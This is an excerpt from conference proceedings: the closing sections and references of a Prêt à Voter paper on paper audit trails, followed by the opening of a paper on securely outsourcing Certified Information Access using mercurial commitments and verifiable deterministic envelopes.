We see that the HRPAT mechanism does introduce some threats against ballot privacy that are absent in conventional Prêt à Voter. However, we have striven to ensure that the threshold to exploit such vulnerabilities is quite high. It is a delicate trade-off to establish whether the introduction of such vulnerabilities is justified by the added assurance and confidence resulting from the HRPAT mechanism.

5.2 Voter Choices Differ between Pages

As the voter makes her marks on the form in the privacy of the booth, it is possible for a malicious or coerced voter to introduce different marks on the two pages in order to try to introduce inconsistencies between the paper and electronic records and so seek to discredit the election. To resolve this and to

Table 2. Another re-encryption mix of $onion_L$

$onion_L$	Re-encryption mix network	$onion_M$
O_{L_2}		O_{M_2}
O_{L_3}		O_{M_1}
O_{L_1}		O_{M_4}
O_{L_5}		O_{M_5}
O_{L_4}		O_{M_3}
All tellers		

prove that the marks were made differently on each sheet by the voter the tellers can take the list of $onion_L$s and run them through a re-encryption mix to form a list of $onion_M$s, as shown in Table 2. It is then possible to use the PET strategy to prove which $onion_M$ contains the same information as the $onion_L$, the extension of which is that the bottom page is valid but the voter's mark does not match. If the tellers, when prompted, find that $onion_L$ with the voter's choice V_{bottom} does not have the same plaintext as $onion_R$ with the choice V_{top} injected then they prove that $onion_L$ has the same plaintext as $onion_M$ to show that the marks are different on each of the pages.

6 Conclusions

We have presented a mechanism that can be incorporated in Prêt à Voter to generate a plaintext paper audit trail. This has a number of benefits: firstly there is the confidence building effect of having a paper audit trail as a safety-net. Secondly it provides a number of additional auditing possibilities: spot checks of correspondence between the paper ballots and decrypted ballots as well as checks on the correctness of the candidate order printed on the ballots by the booth devices. Note that these checks are applied directly to the candidate orders used by the voters, rather than on unused, audited forms as with the cut-and-choose audits.

A further benefit is to provide a mechanism to ensure that voters do submit the portion of the ballot that carries the candidate order, so countering dangers of voters attempting to smuggle these out to prove prove their vote to a coercer.

On the other hand, the HRPAT mechanism presented here does introduce some threats against ballot privacy that are not present in conventional Prêt à Voter. Evaluating this trade-off requires more systematic ways to evaluate voting systems than exist at present. Besides, it is likely that such trade-offs will be highly dependent on the context. For example, in the UK, it is required by law to maintain a link between voter id and ballots forms. Thus, in the UK, a mechanism along the lines proposed would not only be acceptable but would probably be required.

Another issue to be borne in mind, is that the paper audit trail may be vulnerable to manipulation. This is true of conventional pen and paper voting, but here it may be particularly problematic as such manipulation may serve to cast doubt on a completely valid electronic count. Again, this is a delicate trade-off against the comfort factor of having a paper audit trail fall-back.

Acknowledgements

The authors would like to thank Ron Rivest for suggesting enhancing Prêt à Voter with a human-readable paper audit trail. We would also like to thank Steve Schneider, Jacques Traore, Raphael Yahalom and Joson Xia.

References

1. Chaum, D., Ryan, P.Y.A., Schneider, S.: A practical voter-verifiable election scheme. In: de Capitani di Vimercati, S., Syverson, P.F., Gollmann, D. (eds.) ESORICS 2005. LNCS, vol. 3679, pp. 118–139. Springer, Heidelberg (2005)
2. Chaum, D., Ryan, P.Y.A., Schneider, S.: A practical voter-verifiable election scheme. Technical Report, University of Newcastle, CS-TR:880 (2005)
3. Cohen, S.: Auditing technology for electronic voting machines. Ph.D, MIT Cambridge (July 2005), http://www.vote.caltech.edu/theses/cohen-thesis_5-05.pdf
4. ElGamal, T.: A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Transactions on IT 31(4), 467–472 (1985)
5. Fisher, K., Carback, R., Sherman, T.: Punchscan: Introduction and system definition of a high-integrity election system. In: Pre-Proceedings IAVoSS Workshop on Trustworthy Elections, pp. 19–29 (2006)
6. Heather, J., Lundin, D.: The append-only web bulletin board. Technical Report at the University of Surrey CS-08-02 (2008)
7. Jakobsson, M., Juels, A., Rivest, R.: Making mix nets robust for electronic voting by randomized partial checking. In: USENIX Security Symposium, pp. 339–353 (2002)
8. Jones, D.W.: A brief illustrated history of voting (2003), http://www.cs.uiowa.edu/~jones/voting/pictures
9. Juels, A., Catalano, D., Jakobsson, M.: Coercion-resistant electronic elections. In: Proceedings of the 2005 ACM Workshop on Privacy in the Electronic Society, pp. 61–70 (2005)
10. Kohno, T., Stubblefield, A., Rubin, A.D., Wallach, D.S.: Analysis of an electronic voting system. In: Symposium on Security and Privacy. IEEE, Los Alamitos (2004)
11. Lundin, D., Treharne, H., Ryan, P.Y.A., Schneider, S., Heather, J.: Distributed creation of the ballot form in prêt à voter using an element of visual encryption. In: Proceedings of Workshop On Trustworthy Elections (WOTE 2006), pp. 119–125 (2006)
12. Lundin, D., Treharne, H., Ryan, P.Y.A., Schneider, S., Heather, J., Xia, Z.: Tear and destroy: chain voting and destruction problems shared by prêt à voter and punchscan and a solution using visual encryption. In: Proceedings of Workshop on Frontiers in Electronic Elections (FEE 2006) (2006)
13. Mercuri, R.: A better ballot box? IEEE Spectrum Online (October 2002)
14. Neff, A.: Practical high certainty intent verification for encrypted votes (2004), http://www.votehere.net/documentation/vhti
15. Neff, C.A.: A verifiable secret shuffle and its application to e-voting. In: Proceedings of the eighth ACM conference on Computer and Communications Security (CSS 2001), pp. 116–125 (2001)
16. Pedersen, T.: A threshold cryptosystem without a trusted party. In: Davies, D.W. (ed.) EUROCRYPT 1991. LNCS, vol. 547, pp. 522–526. Springer, Heidelberg (1991)
17. Randell, B., Ryan, P.Y.A.: Voting technologies and trust. IEEE Security & Privacy (November 2006)
18. Rivest, R.L.: The three ballot voting system. MIT Press, Cambridge (2006), theory.lcs.mit.edu/~rivest/Rivest-TheThreeBallotVotingSystem.pdf
19. Rivest, R.L., Wack, J.P.: On the notion of software independence in voting systems. Philosophical Transactions of the Royal Society (to appear, 2008)

20. Ryan, P.Y.A.: Prêt à voter with human readable paper audit trail. Technical Report of University of Newcastle, CS-TR:1038 (2007)
21. Ryan, P.Y.A.: Prêt à voter with paillier encryption. Technical Report of University of Newcastle, CS-TR:1014 (2007)
22. Ryan, P.Y.A.: Prêt à voter with paillier encryption. In: Mathematical and Computer Modelling, Mathematical Modeling of Voting Systems and Elections: Theory and Application (2008)
23. Ryan, P.Y.A., Peacock, T.: Prêt à voter: a system perspective. Technical Report of University of Newcastle, CS-TR:929 (2005)
24. Ryan, P.Y.A., Peacock, T.: Putting the human back in voting protocols. Technical Report of University of Newcastle, CS-TR:972 (2006)
25. Ryan, P.Y.A., Peacock, T.: Threat analysis of cryptographic election schemes. Technical Report of University of Newcastle, CS-TR:971 (2006)
26. Ryan, P.Y.A., Schneider, S.: Prêt à voter with re-encryption mixes. In: Gollmann, D., Meier, J., Sabelfeld, A. (eds.) ESORICS 2006. LNCS, vol. 4189, pp. 313–326. Springer, Heidelberg (2006)
27. Ryan, P.Y.A.: A variant of the chaum voting scheme. Technical Report CS-TR-864, University of Newcastle upon Tyne (2004)
28. Ryan, P.Y.A.: A variant of the chaum voting scheme. In: Proceedings of the Workshop on Issues in the Theory of Security, pp. 81–88. ACM, New York (2005)
29. Ryan, P.Y.A.: Verified encrypted paper audit trails. Technical Report Newcastle Tech. Report 966, June 2006, University of Newcastle upon Tyne (2006)
30. Xia, Z., Schneider, S., Heather, J., Ryan, P.Y.A., Lundin, D., Peel, R., Howard, P.: Prêt à voter: all in one. In: Proceedings of Workshop On Trustworthy Elections (WOTE 2007) (2007)

A Distributed Implementation of the Certified Information Access Service*

Carlo Blundo[1], Emiliano De Cristofaro[1], Aniello Del Sorbo[1], Clemente Galdi[2], and Giuseppe Persiano[1]

[1] Dipartimento di Informatica ed Applicazioni "R.M. Capocelli"
Università degli Studi di Salerno
Via Ponte Don Melillo - 84084 Fisciano (SA) - Italy
{carblu,emidec,anidel,giuper}@dia.unisa.it

[2] Dipartimento di Scienze Fisiche
Università degli Studi di Napoli "Federico II"
Complesso Univ. Monte S. Angelo - Via Cinthia
80126 Napoli - Italy
galdi@na.infn.it

Abstract. In this paper we consider the problem of securely outsourcing computation on private data. We present a protocol for securely distributing the computation of the data structures used by current implementations of the *Certified Information Access* primitive. To this aim, we introduce the concept of a *Verifiable Deterministic Envelope* - that may be of independent interest - and we provide practical implementations, based on standard cryptographic assumptions.

We also discuss a prototype implementation of our proposal based on the PUB-WCL framework developed at the University of Paderborn for sharing computation across a network.

1 Introduction

The advances in communication technology of the last decades have made it possible the emergence of global-scale computer networks. Networks of such a large scale are currently used to share information for fast dissemination and efficient access. It has been observed that most of the nodes in a global size network are idle most of the time, thus it is very tempting to use the idle cycles of this huge computer to our advantage. We envision a scenario where a user *outsources* its computation to the network. Researchers have considered challenging issues in contexts such as node/service/data discovery, resource scheduling, and load balancing. Moreover, several security issues must be addresses, such as authentication of entities collaborating in the computation, confidentiality of communication, correctness of the computation in presence of malicious adversaries, etc.

* This work has been partially supported by the European Commission through the IST program under Contract FP6-1596 AEOLUS and by the MIUR Project PRIN 2006 *Basi di dati crittografate* (prot. 2006099978).

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 396–410, 2008.

This paper addresses some of the security issues related on outsourcing computation on private data. Sharing computation across the network has been successfully achieved for several computation-intensive tasks like number-theoretic computation [1] or search for signs of extraterrestrial intelligence [2]. We notice that in both cases the input to the shared computation are public and security issues are trivial or non-existing. In other applications in which the outsourced computation is to be carried out on public data, most of the security issues are directly related to the problem of authentication: is the entity/user/service who required the computation entitled to use the network?

However, in some cases one wants to share computation to be performed on private data. A typical example is given by a user that wants to share the computation associated with a cryptographic algorithm. For instance, authors in [8] showed how a computationally weak device like a mobile device could be helped in computing the encryption of a message by faster devices. In this case the input of the computation, that is the cleartext, is private, otherwise there would be no need for encryption in the first place. Distributing computation on private data is thus more problematic. On one side, the user wants to harness the computational power of network to speed-up his computation; on the other side, he does not want to trust the network with his private data.

In this paper, we show that it is possible to securely share the computation associated with the construction of a data structure to be used for Certified Information Access. To this aim, we introduce a new cryptographic primitive, which we call *Verifiable Deterministic Envelope*, and we show how to use it to securely share the construction of the data structures needed for Certified Information Access. We then give a very efficient implementation of Deterministic Envelopes. We also describe an implementation based on the PUB-WCL [5,4] framework developed at the University of Paderborn.

Certified access to a database. The Certified Information Access (CIA for short) is a cryptographic primitive introduced by [8] that provides certified access to a database. Specifically, the database owner publishes a *snapshot* of its current database, which we refer to as the *Public Information*, on a trusted entity. Once the public information is available, any user may issue queries to the database. The database owner gives the user the query result along with a short proof that the result is consistent with the published snapshot. In other words, the database owner can only reply to users' queries by sending the information actually contained in the database while a user will be able to identify wrong and/or maliciously constructed answers.

We notice that this problem has several applications in contexts in which the database owner as incentives to provide specific informations to the users. For example consider a website that provides information on the "closest" shop to a given position to its users. Furthermore, assume that the same website publishes commercials for some shops that pay some fee for such a service. In this case, the website administrator might be willing to pre-process replies in a way to favor the companies that pay for commercials w.r.t. the ones that do not pay any fee.

One trivial way of implementing CIA is to publish the whole content of the database on a trusted server. A user can thus compare the received reply with the one contained in the public copy of the database (or actually directly query the trusted server). This solution is, of course, neither secure nor efficient. Since the database has to publish its whole contents, the confidentiality of the information therein contained is compromised. Furthermore, since all the elements in the database need to be transmitted and stored, the communication and space complexity of this solution is linear in the size of the database.

For these reasons the public information should satisfy the following properties:

– *Compactness:* If s is the number of entries in the database, then the size of the public information should be at most $O(polylog(s))$.
– *Confidentiality:* The public information should not reveal anything about the actual content of the database.
– *Correctness:* A correct answer to a query should be consistent with the public information with probability one.
– *Soundness:* Any wrong answer to a query will be detected with high probability.

Currently, a way of implementing CIA primitives is by means of a new cryptographic primitive, namely *mercurial commitments* introduced and studied in [10,7,6,9]. Unfortunately, the implementation of such primitive are computationally intensive. On one hand, the generation of the public information is time consuming also on current servers. On the other hand, although the verification procedure can be easily executed on a PC in few seconds, it still requires a not neglibigle time on tiny mobile devices.

In [8], the authors provide a distributed implementation of a CIA service. In such implementation, the database owner builds a tree representing the database. Each node in the database is associated to the computation of modular exponentiations. The system presented in the above paper, by using "pre-computation" peers, securely distributes, for each node in the tree, the computation of the modular exponentiations. Each pre-computation peer receives a base and a modulus and she is required to randomly select a number of exponents and to compute the corresponding modular exponentiation. The database owner is simply required to locally combine partial results obtained by the peers.

Our Contribution. In this paper we present an efficient distributed implementation of a CIA service. Our implementation allows the database owner to completely outsource the tree computation. Clearly, the information in the database need to be hidden before they are transferred. Unfortunately, as it will be clear in the next sections, it is not possible to use "simple" (neither randomized nor deterministic) encryption schemes. To this aim, we first present a new primitive, which we call Verifiable Deterministic Envelope (or VDE for short), that allows the "encryption" of all the elements in the database. The "encrypted" version of the database is then transferred to a web-cluster that computes the tree associated to the database and sends it back to the database owner.

In this scenario, the database owner still needs to locally compute an "encryption" of each element in the databases.

As in [8], we describe a solution for *static* databases, i.e., databases in which the content does not change. This is however without loss of generality as our main target will be slowly-changing databases for which every time the database is updated a new snapshot is published. For rapidly changing databases, one could use the construction of [9] which is however not very practical. Indeed, the latter solution requires that, for each database update, the database owner has to publish some information whose size is poly-logarithmic in the size of the key space.

Notice that, since our solution works only for static databases, it is important to speed up the construction of the tree of commitments since CIA for slowly-changing databases can be implemented by reconstructing from scratch the whole tree.

We assume that there exists a trusted entity that does not collude with the entity holding the database. The trusted party is only required to generate some of the public parameters for the scheme and to store the database's snapshot. Furthermore, we assume the possibility of accessing a cluster of untrusted machines whose role is to construct the tree of commitments.

This paper is organized as follows: In Section 2, we describe the cryptographic primitives used to implement our prototype. In Section 3 we show how to modify the initial database in order to securely outsource computation. In Section 4 we describe a new primitive, which we call the Verifiable Deterministic Envelope, used to secure the outsourcing of the computation. In Section 5 we report the design principles for a distributed architecture implementing a CIA service. Due to space limitations, an extended version of this paper can be found at [3].

2 Cryptographic Background

In this section we describe the cryptographic primitives we will use in this work.

One Way Trapdoor Permutations. A trapdoor permutation family Π over D consists of the following triple of algorithms: ($\mathtt{PermGen}$, $\mathtt{Permute}$, $\mathtt{Invert}$). The randomized algorithm $\mathtt{PermGen}$, on input a security parameter, outputs the description f of a permutation along with the corresponding trapdoor t_f. The algorithm $\mathtt{Permute}$, given the permutation description f and a value $x \in D$, outputs $y \in D$, the image of x under the permutation f. The inversion algorithm $\mathtt{Invert}$, given the permutation description f, the trapdoor t_f, and a value $y \in D$, outputs the pre-image of y under the permutation f. When it engenders no ambiguity, we will write $f(x)$ instead of $\mathtt{Permute}(f, x)$ and $f^{-1}(y)$ instead of $\mathtt{Invert}(f, t_f, y)$.

We require that $\mathtt{Permute}(f, \cdot)$ be a permutation of D for all possible (f, t_f) output by $\mathtt{PermGen}$, and that $\mathtt{Invert}(f, t_f, \mathtt{Permute}(f, x)) = x$ hold for all (f, t_f) output by $\mathtt{PermGen}$ and for all $x \in D$. Let $(f, t_f) \leftarrow \mathtt{PermGen}(1^k)$ and $y = f(x)$. A trapdoor permutation family Π is said to be one-way if, given y, and f, no polynomial time algorithm can compute x with non-negligible probability.

Deterministic Signatures. A deterministic signature scheme is a triple of algorithms $S = (\mathtt{KeyGen}, \mathtt{Sign}, \mathtt{Ver})$. The algorithm $\mathtt{KeyGen}$ is a randomized algorithm that, on input a security parameter, outputs a pair (sk, vk), consisting of a signature key sk and a verification key vk. The algorithm $\mathtt{Sign}$ is a deterministic algorithm that takes as input a message x and the signing key sk and outputs a signature σ for x. The verification algorithm $\mathtt{Ver}$ is a (possibly randomized) algorithm that takes as input a message, x, a signature, σ and a verification key vk and outputs 1 if and only if $\sigma = \mathtt{Sign}(x, sk)$.

A signature scheme is secure against *selective forgery* attacks if there exist no (probabilistic) polynomial time algorithm that, on input a message x and the verification key vk, outputs a valid signature σ for x with non-negligible probability.

Mercurial Commitments. In any commitment scheme, a sender and a receiver participate in a Commit protocol where the sender commits to some secret information m while the receiver learns nothing[1] on the value of m. Later the sender can "open" the commitment by revealing the secret information and the receiver can reject such value if it is not consistent with the information received during the Commit. A commitment scheme meets the *binding* property if it guarantees the receiver that the sender cannot reveal a value $m' \neq m$ that is consistent with the information exchanged during the Commit phase.

A Mercurial Commitment scheme, studied in [10,7,6,9], allows two possible ways of creating a commitment. A *hard commitment* h to a message m, corresponding to a “classical” commitment, meets both the *hiding* and *binding* properties. In other words, the hard commitment h for a message m does not reveal any information on m. At the same time, h can be only "opened" to the value m, i.e., the sender cannot reveal a value $m' \neq m$. A *soft commitment* does not take any message as input and cannot be "opened" as hard commitments. On the other hand, soft commitments are not binding, that is, there exists a special *tease* operation that allow to “open” a soft commitment to any message m. A hard commitment can be *opened* and *teased* only to the original message m.

A feature of Mercurial commitments schemes is that hard and soft commitments are *indistinguishable*. Thus, given a mercurial commitment, it is not possible to determine *a priori* whether it is a hard or a soft one. More formally, a Mercurial Commitment scheme consists of the following 6-tuple

$$MC = (\mathtt{Setup}, \mathtt{Commit}, \mathtt{VerifyOpen}, \mathtt{SoftCommit}, \mathtt{Tease}, \mathtt{VerifyTease})$$

of possibly randomized algorithms. In this section we show how we implement Mercurial Commitment schemes. Our implementation is based on the hardness of the discrete logarithm in cyclic groups and is based on [7].

The Setup procedure consists in randomly picking a random prime p and two generators g, h of the cyclic group $Z_p^\star$. All operations are to be considered in the group $Z_p^\star$ unless otherwise specified.

[1] Commitment schemes may be computationally or unconditionally hiding. In the first case, the receiver is restricted to some PPT and, with high probability, she cannot obtain information on the committed value. In the latter case, the receiver has unbounded computational power and, with probability 1, she cannot gain any information on the value of m in the information-theoretic sense.

The `Commit` procedure takes as input the string m and public parameters (p, g, h) and computes `com` and `dec` as follows: randomly pick $r_0, r_1 \in Z_p^\star$ and set $\texttt{com} = (g^m \cdot (h^{r_1})^{r_0}, h^{r_1})$ and $\texttt{dec} = (r_0, r_1)$.

The `VerifyOpen` procedure takes as input the public parameters (p, g, h), a message m, a commitment $\texttt{com} = (C_0, C_1)$ and decommitment key $\texttt{dec} = (r_0, r_1)$ and consists in checking whether $C_0 = g^m \cdot C_1^{r_0}$ and $C_1 = h^{r_1}$.

The `SoftCommit` procedure takes as input the public parameters (p, g, h) and computes `Scom` and `Sdec` as follows: randomly pick $r_0, r_1 \in Z_p^\star$ and set $\texttt{Scom} = (g^{r_0}, g^{r_1})$ and $\texttt{Sdec} = (r_0, r_1)$.

As stated above, the `Tease` procedure can be applied both on hard and soft commitments. In case of hard commitment, the `Tease` procedure takes as input a hard commitment $\texttt{com} = (g^m \cdot (h^{r_1})^{r_0}, h^{r_1})$, the decommitment key $\texttt{dec} = (r_0, r_1)$, and the string m and simply returns $\tau = r_0$. In case of soft commitment, the procedure takes as input a soft commitment $\texttt{Scom} = (g^{r_0}, g^{r_1})$, the teasing key $\texttt{Sdec} = (r_0, r_1)$, and the string m and returns $\tau = (r_0 - m)/r_1 \pmod{p-1}$.

The `VerifyTease` procedure takes as input public parameters (p, g, h) and teasing τ of commitment (C_0, C_1) to string m and consists in checking whether $C_0 = g^m \cdot C_1^\tau$. Correctness and security of this scheme have been shown in [7].

Certified Information Access. In the context of secure databases, an implementation of a certified information access has to provide the users with a database service in which each answer to a query consists of the actual query results and a proof that such information is indeed the actual content of the database. The verification of the proof can be accomplished by using some public information that the database provided before the query was issued. Such public information should not reveal anything about the actual content of the database. In a CIA system we identify three parties, the CertifiedDBOwner the User and the PubInfoStorage.

In a setup phase, the PubInfoStorage generates the public parameters that will be used for the CIA service. The PubInfoStorage is assumed not to collude with the CertifiedDBOwner.

The CertifiedDBOwner, based on public parameters and the content of the database, produces the public information that is then sent to the PubInfoStorage. Whenever a User makes a query to the CertifiedDBOwner, he obtains an object that contains the answer to the query and some information that can be used, along with the information held by the PubInfoStorage, to prove that the answer is indeed correct and that the CertifiedDBOwner has not cheated.

Certified Information Access via Mercurial Commitments. In the following, we describe how to implement the CIA functionality based on Mercurial Commitments. This description resembles the one in [7]. We consider a simple database D associating to a key x a value $D(x) = v$. Let us assume that all keys have the same length ℓ, i.e., $x \in \{0,1\}^\ell$. A reasonable choice is $\ell = 60$ since on one hand it allows to have a large key space and, at the same time, it is possible to use hash functions for reducing the key size to this small value. The database D can thus be represented by a height-ℓ binary tree where leaf identified by the binary representation of x contains the value $v = D(x)$. If no value is associated by the database to key x, the leaf numbered x contains the special value $\perp$.

A first solution to the CIA problem could be to constructs a binary tree as follows: the leaves of the tree contain "classical" commitments of elements of the database. Each internal node of the tree contains the "classical" commitment of the hash of the concatenation of the contents of its two children. The "classical" commitment contained in the root of such a tree constitutes the public information that is sent to the PubInfoStorage.

To answer to a query about x, the CertifiedDBOwner simply de-commits the corresponding leaf and provides the authenticating path (along with all the decommitments) to the root. The problem with this approach is that it requires time exponential in the height of the tree: if we choose $\ell = 60$, then $2^{61} - 1$ commitments need to be computed.

This is where Mercurial Commitment helps. Observe that the exponential-size tree might have large empty subtrees (that is, subtrees where each leaf is a commitment to $\perp$). Hence, instead of actually computing such a subtree ahead of time, the CertifiedDBOwner forms the root of this subtree as a soft commitment and does not compute anything for the rest of the tree. Thus, the size of the tree is reduced from $2^{\ell+1} - 1$ to at most $2\ell|D|$, where $|D|$ represents the number of elements in the database. Answering to a query about x such that $D(x) \neq \perp$ is still done in the same way, i.e., the CertifiedDBOwner de-commits the leaf corresponding to x along with all the commitments on the path from the root of the tree to the leaf. If instead $D(x) = \perp$, the CertifiedDBOwner teases the path from the root to x. More precisely, the path from the root to x will consists of hard commitments until the root R of the empty subtree containing x is encountered. All hard commitments from the root of the tree to R are teased to their real values (recall that hard commitments can be teased only to their real value). Then, the CertifiedDBOwner generates a path of soft commitments from R to (the leaf with number) x ending with the commitment of $\perp$. Each soft commitment corresponding to a node along the path is teased to the soft commitments corresponding to its two children. The User simply needs to verify that each teasing has been correctly computed. We stress that for positive queries (that is, queries for x such that $D(x) \neq \perp$) the User expects to see *opening* of hard commitments whereas for negative queries (that is, queries for x such that $D(x) = \perp$) the User expects to see *teasing* of commitments; some of them will be hard commitments and some will be soft commitments but the user cannot say which ones are which.

3 Securely Outsourcing CIA

As stated in the previous section, a CIA service can be implemented by using mercurial commitments. An implicit assumption is that the CertifiedDBOwner uses a *deterministic* algorithm to associate the elements in the database to the leaves of the tree, e.g., the value $v = D(x)$ is associated to the leaf identified by the binary representation of the key x. Such a deterministic approach allows the user to *verify* that the received proof corresponds to *a specific path* that, in turn, corresponds to the queried key. We remark that the above argument does not rule out the possibility of (pseudo-)randomly assigning keys to tree leaves. However, if the CertifiedDBOwner uses a randomized strategy for such assignment, for each key in the database, there should exists a "certified" way of binding the key along with the randomness used to create the path in the tree.

Thus, a deterministic placement of database elements to tree leaves guarantees the security of the CIA service. On the other hand, if the CertifiedDBOwner is willing to outsource the tree construction, the problem of confidentiality of information contained in the database has to be taken into account. Notice, however, that there exist two conflicting requirements. On one hand, the CertifiedDBOwner need to hide the information contained in the database from the entity that constructs the tree. Specifically, it should not be possible to check whether there exists in the database a value associated to a specific key. On the other hand, the User should be able to verify that the answer received for a given query actually corresponds to the submitted key.

A first solution could be to (deterministically) encrypt the keys of the elements in the database (along with the values associated to them). If the CertifiedDBOwner uses a symmetric key encryption scheme, she can securely hide all the information from the computing entity. Unfortunately, after the tree has been constructed, she need to publish the key used to encrypt the keys in order to allow the users to properly verify the answers.

A second possible approach could be to encrypt each key in the database using a public key encryption scheme. In this case, the leaf associated to the key is identified by the binary representation of the encryption of the key itself. This approach allows the User to compute by herself the "permuted" value of the key. Unfortunately the entity that computes the tree can execute the same operation herself by obtaining information on the existence of some specific key in the database.

Another possible solution could be to place each element in the database in the leaf identified by the (binary representation of the deterministically computed) signature of the key. We remark that also this solution does not prevent the computing entity to check whether or not some key belongs to the database by simply "verifying" the existance of a valid signature for the considered key.

For the above reasons, we need a way of deterministically permuting the keys in the database in a way that the computing entity will not be able (a) to compute the key given its permuted value and (b) to compute the permuted value of any key of its choice. Furthermore, the user, by interacting with the CertifiedDBOwner, should be able (a) to compute the permuted value associated to a given key and (b) to verify that the computed value is the one used by the CertifiedDBOwner during the tree construction phase.

In order to hide the information contained in the database before outsourcing the tree computation we need a deterministic function, we will call it `EnvelopeGen`, which should guarantee the following properties: the keys contained in the database are deterministically permuted and the entity to which the tree construction will be outsourced will have no information on the actual keys contained in the original database. At the same time, the user should be able to verify the answers generated by the CertifiedDBOwner. Furthermore, since the CertifiedDBOwner transfers the hard commitment of the values contained in the database, the confidentiality of the content of the database is guaranteed. Once we have such a function, we build a new database as follows: to each pair $(key, value)$ we associate the pair $(\texttt{EnvelopeGen}(key), \texttt{Commit}(value))$.

As we will see in the next section, such properties can be achieved by using a new primitive we introduce. This primitive will be used to permute the elements in the database. Given such a permutation, the user can, by interacting with the CertifiedDBOwner, compute the value associated to each key. On the other hand, the computing entity, given the "permuted" database, cannot tell whether or not a key is therein contained without interacting with the CertifiedDBOwner.

4 Verifiable Deterministic Envelopes (VDE)

In this section we introduce a new primitive, the *Verifiable Deterministic Envelope*, or VDE for short. We will use such a primitive to hide the information contained in the database before outsourcing the tree computation our our distributed implementation of CIA.

4.1 VDE: Definition

Definition 1. *A* Verifiable Deterministic Envelope *(VDE for short) is a triple (*`EnvKeyGen`*,* `EnvelopeGen`*,*`EnvelopeOpen`*) of algorithms, involving a sender S and a receiver R, described as follows:*

- *A randomized key generation algorithm* `EnvKeyGen` *executed by the sender. The algorithm* `EnvKeyGen`*, on input a security parameter, k, generates a pair (pk, sk). The value pk is made public while sk is kept secret by the sender.*
- *A deterministic envelope generation algorithm* `EnvelopeGen` *executed by the sender. The algorithm* `EnvelopeGen`*, on input a string x, and the pair (pk, sk) computes a VDE for x. In order to simplify the notation, we will denote by* $\texttt{EnvelopeGen}(x)$ *the VDE computed as* $\texttt{EnvelopeGen}(x, (pk, sk))$*.*
- *An interactive opening protocol* `EnvelopeOpen` *executed by both the sender and the receiver. The protocol is started by the receiver who provides a string x. At the end of the protocol, the receiver is able to compute the (correct) value for* $\texttt{EnvelopeGen}(x)$*.*

The following is a security definition for VDE:

Definition 2. *A VDE scheme* $(\texttt{EnvKeyGen}, \texttt{EnvelopeGen}, \texttt{EnvelopeOpen})$ *is OW-secure if the following holds:*

a. For any x, given pk and sk, the sender can compute $\texttt{EnvelopeGen}(x)$ *in polynomial time.*

b. For any x, given pk, the receiver R by executing the opening protocol `EnvelopeOpen` *can compute in polynomial time the (correct) value* $y = \texttt{EnvelopeGen}(x)$.
c. For any x, given pk, there exists no polynomial time algorithm that computes $y = \texttt{EnvelopeGen}(x)$ *with non-negligible probability.*
d. For any VDE $y = \texttt{EnvelopeGen}(x)$*, given pk, there exists no polynomial time algorithm that computes x with non-negligible probability.*

4.2 A General Construction

In the following we describe a general construction for a VDE scheme based on one-way trapdoor permutations.

Definition 3 (A VDE Scheme). *Let Π be a one-way trapdoor permutation family. The proposed VDE consists of the following algorithms:*

- $\texttt{EnvKeyGen}(\cdot)$*: The algorithm takes as input 1^k, where k is a security parameter and outputs the pair $(pk, sk) = ((\ell, (f, g)), (t_f, t_g))$, where ℓ is an integer,* $(f, t_f) \leftarrow \texttt{PermGen}(1^k)$ *and* $(g, t_g) \leftarrow \texttt{PermGen}(1^k)$*, are one-way trapdoor permutations over $\{0, 1\}^\ell$. The sender publishes the pair (f, g) while (t_f, t_g) is kept secret.*
- $\texttt{EnvelopeGen}(\cdot, \cdot)$*: The algorithm is executed by the sender. It takes as input a value $x \in \{0, 1\}^\ell$, and the pair (pk, sk) and outputs* $e = \texttt{EnvelopeGen}(x, (pk, sk)) = f(g^{-1}(x))$*. The value e is sent to the receiver.*
- `EnvelopeOpen`*: Is an interactive protocol executed by the sender and the receiver. Let $x \in \{0, 1\}^\ell$. The opening protocol works as follows:*
  - *The receiver R sends x to S.*
  - *The sender S computes $w = g^{-1}(x)$ and sends w to R.*
  - *The receiver checks whether $g(w) = x$ and computes* $\texttt{EnvelopeGen}(x) = f(w)$.

It is possible to prove the following:

Theorem 1. *If f and g are one-way trapdoor permutations, then the Verifiable Deterministic Envelope scheme described in Definition 3 is OW-secure.*

4.3 VDE: A Practical Instantiation

In this section we describe a practical instantiation of the VDE primitives we have introduced in the previous section. In our system we use the following implementation of the VDE:

- The function f is implemented as a deterministic RSA encryption.
- The function g is implemented as a deterministic RSA signature.

The different phases of the VDE are implemented as follows:

- $\texttt{EnvKeyGen}(\cdot)$: The algorithm `EnvKeyGen` outputs the pair $((n_E, e_E, d_E), (n_S, e_S, d_S))$, where
  - $n_S < n_E$;
  - (n_E, e_E, d_E) are the parameters for the RSA encryption scheme;

  - (n_S, e_S, d_S) are the parameters for the RSA signature scheme;
  - The parameters $pk = ((n_E, e_E), (n_S, e_S))$ are published while $sk = (d_E, d_S)$ is kept secret.
- `EnvelopeGen`$(x, (pk, sk))$: Given a value x, the sender computes $e = E(\mathtt{S}ig(x, d_S), e_E) = (x^d \mod n_S)^e \mod n_E$. The value e is sent to the receiver.
- `EnvelopeOpen`: Let x be a key. The opening protocol works as follows:
  - The Receiver R sends x to the S.
  - The Sender S computes $b = \mathtt{S}ig(x, d_s) = x^d \mod n_S$ and sends b to R.
  - The receiver checks whether $b^e = x \mod n_S$ and computes `EnvelopeGen`$(x, (pk, sk)) = b^e \mod n_E$.

5 The Architectural Design Principles

In this section we describe the architectural design principles of the implemented prototype and we report the results of some experiments run in order to evaluate the performances and the scalability of our distributed certified information access service.

We implemented our prototype by using the PUB-WCL library [5,4] which has been designed to execute massively parallel algorithms in the BSP model on PCs distributed over the Internet, exploiting unused computation donated by PC owners. This goal is achieved efficiently by supporting thread migration in Java and providing a load-balanced programming interface.

The BSP (Bulk Synchronous Parallel) model provides a parallel computing scheme consisting of a set of processors with local memory, an interconnection mechanism allowing point-to-point communication, and a mechanism for barrier-style synchronizations. A BSP program consists of a set of processes and a sequence of supersteps, i.e. time intervals bounded by the barrier synchronization.

Architectural design. In this section we briefly describe the architectural design for a system implementing the primitives described above. We identify four different entities, CertifiedDBOwner, User, PubInfoStorage, and Cluster.

As described in Section 2, a CIA service consists essentially of three phases: an initialization phase in which the parameters used for the scheme are generated; a tree construction phase in which the tree of commitments is constructed; a query phase, in which the User queries the database. In our setting, the applications cooperate as follow:

- Generation of the parameters: The parameters used for the implementations are generated as follows:
